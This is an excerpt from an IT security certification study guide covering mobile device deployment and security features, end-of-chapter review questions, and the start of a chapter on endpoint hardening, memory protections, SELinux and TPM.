In Chapter 7, "Supporting Security Objectives and Requirements with Cryptography and Public Key Infrastructure (PKI)," you learned about public key infrastructure (PKI) and its use cases. A PKI includes systems, software, and communication protocols that distribute, manage, and control public key cryptography. A PKI publishes digital certificates. Because a PKI establishes trust within an environment, a PKI can certify that a public key is tied to an entity and verify that a public key is valid. Public keys are published through digital certificates. Managing certificates is a matter of managing the PKI.

Full Device Encryption

It is possible to encrypt the entire drive of a mobile device. Typically, this involves the use of a Trusted Platform Module (TPM) chip. Because mobile devices are easily stolen, full device encryption is a highly desirable feature. You will learn more about TPM chips in Chapter 19, "Configuring and Implementing Endpoint Security Controls."

Tethering

One way that a mobile device can connect to other devices is through a hotspot or when tethered to another device. It is common for a mobile device to be able to act as an 802.11 hotspot for other wireless devices in the area. There are also devices dedicated solely to performing as mobile hotspots.

When one mobile device is connected to another mobile device for the purpose of using the Internet connection, it is called ***tethering*** to the device providing the access. While use of such a connection can be done via 802.11, it can also be done by using Bluetooth or a USB cable between the devices. Sometimes, tethering incurs an additional charge from the provider.

Airplane Mode

Airplane mode is a setting on a mobile device that disables all wireless network connections, including Wi-Fi, cellular, Bluetooth, GPS, and NFC. It derives its name from the fact that passengers on airplanes are required to disable all network connections when the flight is underway.

Location Services

In Chapter 1 you learned about location services and the security issues they can introduce. While these services are required when using geofencing, it is recommended that in general these services should be enabled manually when needed and then disabled afterward.

DNS over HTTPS (DoH)

Many on-path attacks (formerly known as man-in-the-middle attacks) use DNS information or DNS queries that are transmitted in plaintext to gather the information required to mount the attacks. ***DNS over HTTPS (DoH)*** is a method of transmitting DNS traffic to remote DNS servers using the secure HTTPS protocol (see Figure 18-2). Both the DNS client and the DNS resolver must support DoH.

Key Topic




Figure 18-2 DNS over HTTPS

Custom DNS

Normally your ISP serves as your DNS server, but it isn't required, and it may be desirable to instead use a free public DNS server. A custom DNS server has multiple benefits:

Key Topic

- Requests get processed faster and more smoothly.
- They provide better uptime.
- They are geographically closer and therefore faster.
- Some offer phishing protection.

Deployment Scenarios

When an organization decides to allow mobile devices on its network, there are a number of different ways to go about it. In this section you'll learn about some of these deployment scenarios.

Bring Your Own Device (BYOD)

In Chapter 1 you learned about BYOD initiatives and the challenges they present. Please review that section.

Corporate-Owned

For the most control over security, an organization should purchase and own the devices that use its network. The organization has the right to do whatever it likes with any devices that are company property. An additional benefit is that all devices will be the same, which makes maintenance and updating much easier to manage.

Corporate-Owned, Personally Enabled (COPE)

Corporate-owned, personally enabled (COPE) is a strategy in which an organization purchases mobile devices, and users manage those devices. With a COPE strategy, an organization can typically monitor and control users' activity to a larger degree than it can with personally owned devices. Besides using devices for business purposes, employees can use these devices for personal activities, such as accessing social media sites, using email, and making calls. COPE also gives the company more power in terms of policing and protecting devices. Organizations should create explicit policies that define the allowed and disallowed activities on COPE devices.

Choose Your Own Device (CYOD)

With a ***choose your own device (CYOD)*** policy an organization's users choose their own devices from a list of options but the devices are purchased, owned, and managed by the organization.

Implications of Wearable Devices

As with any other computing devices that transmit information or are connected to networks, mobile and wearable devices have security issues. The following sections cover some of these.

Unauthorized Remote Activation/Deactivation of Devices or Features

In some cases, unsecured devices may be activated or deactivated or features might be enabled or disabled in an unauthorized fashion or by unauthorized users. For example, Bluetooth devices that are left in a discoverable mode might be vulnerable to Bluetooth attacks. To prevent such issues, either disable Bluetooth or make the device undiscoverable.

Encrypted and Unencrypted Communication Concerns

As discussed earlier in this chapter, in relation to fitness devices and medical sensors, some devices transmit information in an unencrypted format. Because this is sensitive information and the transmission is wireless, this is a big privacy and security concern. To prevent this issue, encrypt all sensitive transmissions.

Physical Reconnaissance

In many cases, malicious individuals simply observe a user in the process of using a device to obtain information that can then be used to compromise the device or another device. Users should be taught to perform operations such as entering a PIN or using a gesture to authenticate in a private manner.

Personal Data Theft

Data theft sometimes results from theft of a device. In this case, the remote wipe feature can be used to prevent data theft. In many cases, data theft results from transmission of sensitive data in cleartext. Many devices transmit data in cleartext, and sometimes they do it wirelessly. Choosing a device that does not transmit data in cleartext is advised.

Health Privacy

As discussed earlier in this chapter, personal health information is at risk when medical devices or sensors transmit data wirelessly. These transmissions should be encrypted to prevent the disclosure of any health-related data.

Digital Forensics on Collected Data

Several unique challenges are presented to those collecting digital forensic information from a mobile device. Mobile device vendors frequently change form factors, operating system file structures, data storage, services, peripherals, and even pin connectors and cables. As a result, forensic examiners must use different forensic processes with mobile devices than with desktop computers. Companies have stepped up and created data acquisition tools such as Cellebrite UFED, Susteen Secure View, and Micro Systemation XRY that make this job much easier for digital forensics experts.

When forensic data is collected, it should be considered very sensitive information and protected by strong access control and encrypted where it is stored.

Unauthorized Application Stores

Unsigned applications are code that cannot be verified to be what it purports to be or to be free of malware. While many unsigned applications present absolutely no security issues, most enterprises wisely choose to forbid their installation. MDM software and security settings in the devices themselves can be used to prevent installation of unsigned apps.

System apps come preinstalled on a device. While these apps probably present no security issue, it might be beneficial to remove them to save space and to improve performance as some of them run all the time. An organization may also want to prevent features in these apps that may disclose information about the user or the device that could lead to social engineering attacks. These apps can be removed by following the instructions on the vendor site.

Jailbreaking/Rooting

While ***jailbreaking***, or ***rooting***, a device allows the user to remove some of the restrictions of the device, it also presents security issues. Jailbreaking removes the security restrictions on an iPhone or iPad. Rooting is the term associated with removing security restrictions on an Android device. Both of these terms mean apps are given access to the core functions of the phone, which normally requires user approval. For example, jailbreaking allows the installation of apps not found in the Apple App Store. Those apps are likely not in the App Store because they are either insecure or are malware masquerading as legitimate apps. Finally, a rooted or jailbroken device receives no security updates, which makes it even more vulnerable.

Side Loading

Side loading is a method of installing applications on a mobile device from a computer rather than from an app store, such as Google Play or the Apple App Store. Typically, these applications come from a third party or are developed by the organization itself.

Android devices install these apps in Android package (APK) format. When apps are side loaded, a change in the security settings is required to allow unknown sources of apps.

iOS devices allow side loading using a tool called Xcode 7, which requires the creation of a developer account on the Apple developer site.

Containerization

One of the issues with allowing the use of personal devices in a bring your own device (BYOD) initiative is the possible mixing of sensitive corporate data with the personal data of the user. ***Containerization*** is a newer feature of most MDM software that creates an encrypted container to hold and quarantine corporate data separately from user data. MDM policies can then be applied only to the container and not the rest of the device.

Original Equipment Manufacturer (OEM) and Carrier Differences

The manufacturer of a device and the carrier on which a mobile device operates are different companies. This can sometimes lead to confusion and hand pointing when issues arise. Is the problem the device or the network?

Another issue is all the various versions. Android fragmentation refers to the overwhelming number of versions of Android that have been sold. Many users are still running older versions for which security patches are no longer available. The fault typically lies with the phone manufacturer for either maintaining use of an operating system when a new one is available or customizing the operating system (remember that Android is open source) so much that the security patches are incompatible. Organizations should consider these issues when choosing a phone manufacturer.

Supply Chain Issues

In Chapter 9 you learned that in some cases, threat actors have inside access to vendors from which you purchase software and hardware. This can also be an issue with purchasing mobile devices. In Chapter 26 you will learn about Common Criteria, which is a global effort to inform purchasers of the security provided by various computing products via ratings.

eFuse

An ***eFuse*** tool can be used to help secure a stolen device. For example, the Samsung eFuse indicates when an untrusted (non-Samsung) path is discovered. Once the eFuse is set (when the path is discovered), the device cannot read the data that was previously stored.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 18-1 lists these key topics and the page number on which each is found.

Key Topic

Table 18-1 Key Topics for Chapter 18

Key Topic Element	Description	Page Number
List	Mobile authentication methods	420
List	SCEP authorization mechanisms used for initial enrollment	423
Figure 18-1	Mobile VPN Process	426
List	Measures to reduce the security risk of geotagging	426
Figure 18-2	DNS over HTTPS	428
List	Benefits of a custom DNS server	428

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

biometric device, facial scan, fingerprint scan, iris scan, over-the-air update, product release information (PRI), preferred roaming list (PRL), remote wipe, Simple Certificate Enrollment Protocol (SCEP), Bluetooth, Bluejacking, Bluesnarfing, near-field communication (NFC), geofencing, geotagging, tethering, Airplane mode, DNS over HTTPS (DoH), corporate-owned, personally enabled (COPE), choose your own device (CYOD), jailbreaking, rooting, side loading, containerization, eFuse

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. Which of the following controls access to corporate data based on conditions of the connection, including user, location, device state, application sensitivity, and real-time risk?

   a. Conditional access policy

   b. Managed configuration

   c. Containerization

   d. Behavior-based access

2. Which of the following is used to help secure a stolen device?

   a. RAID

   b. eFuse

   c. Hashing

   d. Conditional access policy

3. Which of the following scans the colored portion of the eye?

   a. Iris scan

   b. Retina scan

   c. Facial scan

   d. Fingerprint scan

4. Which of the following is a newer feature of most mobile device management (MDM) software that creates an encrypted area to hold and quarantine corporate data separately from user data?

   a. diskpart

   b. Side loading

   c. Containerization

   d. APK

5. Which of the following represents firmware updates?

   a. PRI

   b. PRL

   c. FOTA

   d. RFUP

6. Which of the following is a method of installing applications on a mobile device from a computer rather than from an app store?
   a. FOTA
   b. PRI
   c. Binwalking
   d. Side loading

7. Which of the following is a list of radio frequencies that resides in the memory of some kinds of digital phones?
   a. PPP
   b. PRL
   c. PRI
   d. FOTA

8. Which of the following is the term associated with removing security restrictions on an Android device?
   a. Jailbreaking
   b. Rooting
   c. Side loading
   d. Backdooring

9. Which of the following provisions certificates to network devices, including mobile devices?
   a. WPA2
   b. SCEP
   c. PRI
   d. ICS

10. Which of the following is the deployment method that provides an organization with the most control over security?
    a. CYOD
    b. Corporate-owned
    c. COPE
    d. BYOD

This chapter covers the following topics:

- **Hardening Techniques:** This section covers removing unneeded services, disabling unused accounts, using images/templates, removing end-of-life devices, removing end-of-support devices, local drive encryption, enabling the no execute (NX)/execute never (XN) bit, disabling central processing unit (CPU) virtualization support, secure encrypted enclaves/memory encryption, shell restrictions, and address space layout randomization (ASLR).
- **Processes:** This section covers patching of firmware and applications, logging, and monitoring.
- **Mandatory Access Control:** This section covers Security-Enhanced Linux (SELinux)/Security-Enhanced Android (SEAndroid), and kernel vs. middleware.
- **Trustworthy Computing:** This section covers Trusted Platform Module (TPM), secure boot, Unified Extensible Firmware Interface (UEFI)/basic input/output system (BIOS) protection, attestation services, hardware security module (HSM), measured boot, and self-encrypting drives (SEDs).
- **Compensating Controls:** This section covers antivirus, application controls, host-based intrusion detection system (HIDS)/host-based intrusion prevention system (HIPS), host-based firewall, endpoint detection and response (EDR), redundant hardware, self-healing hardware, and user and entity behavior analytics (UEBA).

This chapter covers CAS-004 Objective 3.2: Given a scenario, configure and implement endpoint security controls.

Endpoint devices account for the bulk of the system in most networks. Securing them can be quite challenging. In this chapter you'll learn about concepts related to endpoint protection and implementations that can enhance endpoint security.

CHAPTER 19

Configuring and Implementing Endpoint Security Controls


Hardening Techniques

In Chapter 14, "Using Processes to Reduce Risk," you learned about the importance of hardening systems. In this section we'll review some of those hardening techniques and look at some additional techniques, with a focus on the endpoints in the environment.

Removing Unneeded Services

Many services run by default in an endpoint but may or may not be necessary for the endpoint to do its job. Every running service represents a potential point of compromise. By using the Services applet, you can disable the operation of any service that is not required, as shown in Figure 19-1. In this dialog box, the BitLocker service is being disabled by accessing the properties of the service in the Services applet and choosing the startup type Disabled.

Key Topic



BitLocker Drive Encryption Service

Stop the service
Restart the service

Description:
BDESVC hosts the BitLocker Drive Encryption service. BitLocker Drive Encryption provides secure startup for the operating system, as well as full volume encryption for OS, fixed or removable volumes. This service allows BitLocker to prompt users for various actions related to their volumes when mounted, and unlocks volumes automatically without user interaction. Additionally, it stores recovery information to Active Directory, if available, and, if necessary, ensures the most recent recovery certificates are used. Stopping or disabling the service would prevent users from leveraging this functionality.

Name	Description	Status	Startup Type	Log On As
ActiveX Installer (AxInstSV)	Provides Use...		Manual	Local System
Adobe Acrobat Update Servi...	Adobe Acro...	Running	Automatic	Local System
Agent Activation Runtime_7...	Runtime for ...	Running	Manual	Local System
AllJoyn Router Service	Routes AllJo...		Manual (Trigg...	Local Service
App Readiness	Gets apps re...		Manual	Local System
Application Identity	Determines ...		Manual (Trigg...	Local Service
Application Information	Facilitates th...	Running	Manual (Trigg...	Local System
Application Layer Gateway S...	Provides sup...		Manual	Local Service
Application Management	Processes in...		Manual	Local System
AppX Deployment Service (A...	Provides infr...	Running	Manual (Trigg...	Local System
AssignedAccessManager Ser...	AssignedAcc...		Manual (Trigg...	Local System
Auto Time Zone Updater	Automaticall...		Disabled	Local Service
AVCTP service	This is Audio...	Running	Manual (Trigg...	Local Service
Background Intelligent Tran...	Transfers file...	Running	Automatic (De...	Local System
Background Tasks Infrastruc...	Windows inf...	Running	Automatic	Local System
Base Filtering Engine	The Base Filt...	Running	Automatic	Local Service
BitLocker Drive Encryption S...	BDESVC hos...	Running	Manual (Trigg...	Local System
Block Level Backup Engine S...	The WBENGL...		Manual	Local System
Bluetooth Audio Gateway Se...	Service supp...		Manual (Trigg...	Local Service
Bluetooth Support Service	The Bluetoo...		Manual (Trigg...	Local Service
Bluetooth User Support Serv...	The Bluetoo...		Manual (Trigg...	Local System
BranchCache	This service ...		Manual	Network Se...
Brother USB Application Co...	Dispatch Me...	Running	Automatic	Local System
Brother Workflow Applicatio...	Dispatch Wo...	Running	Automatic	Local System
BrYNSvc		Running	Manual	Local System
Capability Access Manager S...	Provides faci...	Running	Manual	Local System
CaptureService_73925	Enables opti...		Manual	Local System
Cellular Time	This service ...		Manual (Trigg...	Local Service
Certificate Propagation	Copies user ...	Running	Manual (Trigg...	Local System
Client License Service (ClipSV...	Provides infr...		Manual (Trigg...	Local System
Clipboard User Service_73925	This user ser...	Running	Manual	Local System
CNG Key Isolation	The CNG ke...	Running	Manual (Trigg...	Local System
COM+ Event System	Supports Sy...	Running	Automatic	Local Service
COM+ System Application	Manages th...	Running	Manual	Local System

BitLocker Drive Encryption Service Properties (Local Computer)

Service name: BDESVC

Display name: BitLocker Drive Encryption Service

Description: BDESVC hosts the BitLocker Drive Encryption service. BitLocker Drive Encryption provides secure startup for the operating system, as well as full

Path to executable:
C:\WINDOWS\System32\svchost.exe -k netsvcs -p

Startup type: Disabled

Service status: Running

You can specify the start parameters that apply when you start the service from here.

Start parameters:

Figure 19-1 Disabling a Service

Disabling Unused Accounts

Just as there are default services that may run automatically, there are default accounts created during installation that you may or may not need. Just as any running service is a potential point of compromise, every active account also represents the potential for a stolen or guessed password that causes a data breach or worse. Any unneeded accounts should be disabled.

Images/Templates

One practice that can make maintaining security simpler is to create and deploy standard images that have been secured with security baselines. A security baseline is a set of configuration settings that provide a floor of minimum security in the image being deployed.

Security baselines can be controlled through the use of Group Policy in Windows. These policy settings can be made in the image and applied to both users and computers. These settings are refreshed periodically through a connection to a domain controller and cannot be altered by the user. It is also quite common for the deployment image to include all of the most current operating system updates and patches.

When a network makes use of these types of technologies, the administrators have created a standard operating environment. The advantages of such an environment are more consistent behavior of the network and simpler support issues. Scans of systems should be performed weekly to detect changes to the baseline. Virtual machine images can also be used for this purpose.

Templates are covered in Chapter 3. Please review that chapter.

Removing End-of-Life Devices

When a product—either software or hardware—is deemed by its creator to be ***end-of-life***, it means the item is no longer for sale. While organizations should probably be replacing systems that are end-of-life, due to the enhanced features typically found in the replacement product, in most cases, the vendor will provide extended support (which means security updates and patches, along with technical support) to give the enterprise additional time to decommission those systems and replace them.

Removing End-of-Support Device

While organizations can safely delay reacting to an end-of-life announcement, an end-of-support announcement should be treated with much more seriousness. ***End-of-support*** means the system will be denied technical support, and there will be no more security updates or patches, meaning the systems will become less and less safe as time goes by.

Local Drive Encryption

BitLocker and BitLocker To Go by Microsoft are well-known full disk encryption products. The former is used to encrypt hard drives, including operating system drives, and the latter is used to encrypt information on portable devices such as USB devices. However, there are other options. Additional whole disk encryption products include:

- PGP Whole Disk Encryption
- Secure Star DriveCrypt
- Sophos SafeGuard
- MobileArmor Data Armor

Enabling No-Execute (NX)/Execute Never (XN) Bit

The two bits NX and XN are related to processors. Their respective meanings are as follows:

- ***NX (no-execute) bit*:** Technology used in CPUs to segregate areas of memory for use by either storage of processor instructions (code) or storage of data.
- ***XN (execute never) bit*:** A method for specifying areas of memory that cannot be used for execution.

When they are available in the architecture of the system, these bits can be used to protect sensitive information from memory attacks. By utilizing the ability of the NX bit to segregate memory into areas where storage of processor instructions (code) and storage of data are kept separate, many attacks can be prevented. Also, the ability of the XN bit to mark certain areas of memory that are off-limits to execution of code can prevent other memory attacks as well.

Disabling Central Processing Unit (CPU) Virtualization Support

Most CPUs today support central processing unit (CPU) ***virtualization support***, which has the following benefits:

- The overall performance and efficiency are improved.
- Machines are kept separate from each other.
- Virtualization support costs less than maintaining physical servers.

However, vendors typically ship servers with this feature disabled. Why? Because it has been shown that if a virus can install itself and then run the main OS in virtualization, then it is nearly undetectable. Or a rootkit could virtually run at a higher privilege level than the operating system itself.

For this reason, you should disable this feature on any system that does not require it. Since many systems now come with it disabled by default, you will have to enable it when you need it in those systems.

Secure Encrypted Enclaves

A ***secure enclave*** is a part of an operating system that cannot be compromised even when the operating system kernel is compromised because the enclave has its own CPU and is separated from the rest of the system. This means security functions remain intact even when someone has gained control of the OS.

Secure enclaves are a relatively recent technology being developed to provide additional security. Cisco, Microsoft, and Apple all have implementations of secure enclaves that differ from one another, but they all share the same goal of creating an area that cannot be compromised even when the OS is.

Secure enclaves and secure volumes both have the same goal: to minimize the amount of time that sensitive data is unencrypted as it is used. Secure enclaves are processors that process data in its encrypted state. This means that even those with access to the underlying hardware in the virtual environment are not able to access the data.

Secure enclaves are supported in Microsoft Azure and other systems. The concept is utilized in Apple devices. The secure processor prevents access to data by the main processor. One well-known service that utilizes the processor is Touch ID.

Secure volumes accomplish this goal in a different way. A secure volume is unmounted and hidden until used. Only then is it mounted and decrypted. When edits are complete, the volume is encrypted and unmounted.

Memory Encryption

Memory can be divided into multiple partitions. Based on the nature of data in a partition, the partition can be designated as a security-sensitive or a non-security-sensitive partition. In a security breach (such as tamper detection), the contents of a security-sensitive partition can be erased by the controller itself, while the contents of the non-security-sensitive partitions can remain unchanged. Figure 19-2 shows the operation of ***secured memory***.

Key Topic




Figure 19-2 Secured Memory

If the operating system were always functioning perfectly, there would be no need for memory encryption because an OS, as designed, is supposed to keep strong separation between processes and clear RAM when it is reallocated to another process. Realistically, that is not always the case. Keep strong separation between processes and clear RAM when it is reallocated to another process. To check whether memory encryption is enabled, execute the following command at the command line:

```
C:\Users\TroyMcmillan>fsutil behavior query encryptpagingfile
EncryptPagingFile = 0 (Disabled)
```

In this case, it is disabled, as indicated by the **EncryptPagingFile = 0 (Disabled)** message that is returned. To enable it, execute the following command:

```
C:\Users\TroyMcmillan>fsutil behavior set encryptpagingfile 1
```

Shell Restrictions

Some security experts consider a constrained user interface another method of access control. An example of a constrained user interface is a shell, which is a software interface to an operating system that implements access control by limiting the system commands that are available. These limitations are called ***shell restrictions***. Another example is database views that are filtered based on user or system criteria. Constrained user interfaces can be content or context dependent, depending on how the administrator constrains the interface.

Address Space Layout Randomization (ASLR)

Address space layout randomization (ASLR) is a technique that can be used to prevent memory attacks. ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap, and libraries. ASLR hinders some types of security attacks by making it more difficult for an attacker to predict target addresses.

Support for ASLR varies by operating system. The following systems offer some level of support for ASLR:

- Android 7.0
- DragonFly BSD
- Apple iOS 4.3 and above
- Microsoft Windows 7 and later
- NetBSD 5.0
- OpenBSD
- OS X (10.5 and above)
- Solaris 11.1

Processes

While there are hardware and software solutions for enhancing security, many enhancements involve processes and procedures that are designed to enhance security and reduce risk.

Patching

In Chapter 11, "Performing Vulnerability Management Activities," you learned about the role of patching devices to address security issues that arise. In this section we'll look a little more closely at the entire patch management process.

Firmware

Firmware includes any type of instruction stored in non-volatile memory devices such as read-only memory (ROM), electrically erasable programmable read-only memory (EPROM), or Flash memory. BIOS and UEFI code are the most common examples of firmware. Computer BIOS doesn't go bad; however, it can become out of date or contain bugs. In the case of a bug, an upgrade will correct the problem. An upgrade may also be indicated when the BIOS doesn't support some component that you would like to install, such as a larger hard drive or a different type of processor.

Today's BIOS is typically written to an EEPROM chip and can be updated through the use of software. Each manufacturer has its own method for accomplishing this. Check out the manufacturer's documentation for complete details. Regardless of the exact procedure used, the update process is referred to as flashing the BIOS. It means the old instructions are erased from the EEPROM chip, and the new instructions are written to the chip.

Firmware can be updated by using an update utility from the motherboard vendor. In many cases, the steps are as follows:

Key Topic

Step 1. Download the update file to a flash drive.

Step 2. Insert the flash drive and reboot the machine.

Step 3. Use the specified key sequence to enter the UEFI/BIOS setup.

Step 4. If necessary, disable secure boot.

Step 5. Save the changes and reboot again.

Step 6. Re-enter the CMOS settings again.

Step 7. Choose the boot options and boot from the flash drive.

Step 8. Follow the specific directions with the update to locate the upgrade file on the flash drive.

Step 9. Execute the file (usually by typing **flash**).

Step 10. While the update is completing, ensure that you maintain power to the device.

Application

In Chapter 11 you learned about applying patches to address application issues and operating system issues. Please review that chapter.

Logging

When applying patches to a fleet of systems, you should log all activity of the server providing the patches. This will allow you to verify which systems received the update as some might be turned off at the time you issue updates. See the section on logging in Chapter 10.

Monitoring

Monitoring of the system providing the updates and the systems receiving the updates may be advisable, especially with time-sensitive hot fixes. For more information on monitoring, see Chapter 1. You will learn more about monitoring in Chapter 21.

Mandatory Access Control

In Chapters 4 and 5 you learned how mandatory access systems work and how they differ from discretionary access control systems. In this section you'll learn about operating systems that implement mandatory access control.

Security-Enhanced Linux (SELinux)/Security-Enhanced Android (SEAndroid)

Trusted operating systems should be used in any situation where security is paramount, such as in government agencies, when operating as a contractor for the DoD, or when setting up a web server that will be linked to sensitive systems or contain sensitive data. Note, however, that there may be a learning curve when using these operating systems as they are typically relatively difficult to learn and administer. The following sections discuss two trusted operating systems: SELinux and SEAndroid. In Chapter 27 you will learn more about these trusted operating systems.

SELinux

Security-Enhanced Linux (SELinux) is a Linux kernel security module that, when added to the Linux kernel, separates enforcement of security decisions from the security policy itself and streamlines the amount of software involved with security policy enforcement.

SELinux also enforces mandatory access control policies that confine user programs and system servers, and it limits access to files and network resources. It has no concept of a "root" superuser and does not share the well-known shortcomings of the traditional Linux security mechanisms. In high-security scenarios, where the sandboxing of the root account is beneficial, an SELinux system should be chosen over a regular version of Linux.

SEAndroid

Security-Enhanced Android (SEAndroid) is an SELinux version that runs on Android devices. The SEAndroid 5.0 release moved to full enforcement of SELinux, building on the permissive release of SEAndroid 4.3 and the partial enforcement of Android 4.4.

Software runs on SEAndroid with only the minimum privileges needed to work correctly (which helps reduce the damage that malware can do), and it can sometimes block applications or functions that employees need. To manage this default SEAndroid behavior, you need shell and root access to the Android devices.

SSHDroid is an app that allows you to access Android devices from a computer using Secure Shell (SSH). You can gain root by using the Android Debug Bridge (**adb**) command, which is part of the Android software development kit (SDK), or you can root the device to get full access. Taking this approach isn't for everyone because device vendors don't support rooting.

Kernel vs. Middleware

Middleware is software that allows communication between application software and the kernel or device driver software. While classically defined as not being a part of the kernel, some middleware, called embedded middleware, is part of the kernel itself. One benefit to using embedded middleware is a reduction in complexity due to centralizing software that would traditionally be redundantly found in the application layer. Middleware elements can be proprietary or may follow a standard.

Trustworthy Computing

Security enhancements for operating systems have evolved over time. These enhancements may be found in the architecture, or they may be functions included in a system's operation. In this section you'll learn about features that help ensure trustworthy computing.

Trusted Platform Module (TPM)

While it can be helpful to control network access to devices, in many cases, devices such as laptops, tablets, and smartphones leave your network and also leave behind all the measures you have taken to protect the network. There is also a risk of these devices being stolen or lost. To protect against these dangers, the best measure to take is to use full disk encryption.

The best implementation of full disk encryption requires and makes use of a ***Trusted Platform Module (TPM) chip***, a security chip installed on a computer's motherboard that is responsible for protecting symmetric and asymmetric keys, hashes, and digital certificates. This chip provides services to protect passwords and encrypt drives and digital rights, making it much harder for attackers to gain access to the computers that have TPM chips enabled.

Two particularly popular uses of TPM are binding and sealing. ***Binding*** actually "binds" the hard drive through encryption to a particular computer. Because the decryption key is stored in the TPM chip, the hard drive's contents are available only when the drive is connected to the original computer. But keep in mind that all the contents are at risk if the TPM chip fails and a backup of the key does not exist.

Sealing, on the other hand, "seals" the system state to a particular hardware and software configuration. This prevents attackers from making any changes to the system. However, it can also make installing a new piece of hardware or a new operating system much harder. The system can only boot after the TPM chip verifies system integrity by comparing the original computed hash value of the system's configuration to the hash value of its configuration at boot time.

A TPM chip consists of both static memory and versatile memory that is used to retain the important information when the computer is turned off:

- ***Endorsement key (EK)*:** The EK is persistent memory installed by the manufacturer that contains a public/private key pair.
- ***Storage root key (SRK)*:** The SRK is persistent memory that secures the keys stored in the TPM chip.
- ***Attestation identity key (AIK)*:** The AIK is versatile memory that ensures the integrity of the EK.
- ***Platform configuration register (PCR) hash*:** A PCR hash is versatile memory that stores data hashes for the sealing function.
- ***Storage key*:** A storage key is versatile memory that contains the keys used to encrypt the computer's storage, including hard drives, USB flash drives, and so on.

Secure Boot

Secure boot is a term that applies to several technologies that follow the Secure Boot standard. Its implementations include Windows Secure Boot, measured launch, and Integrity Measurement Architecture (IMA).

Figure 19-3 shows the three main actions related to secure boot in Windows:

Key Topic

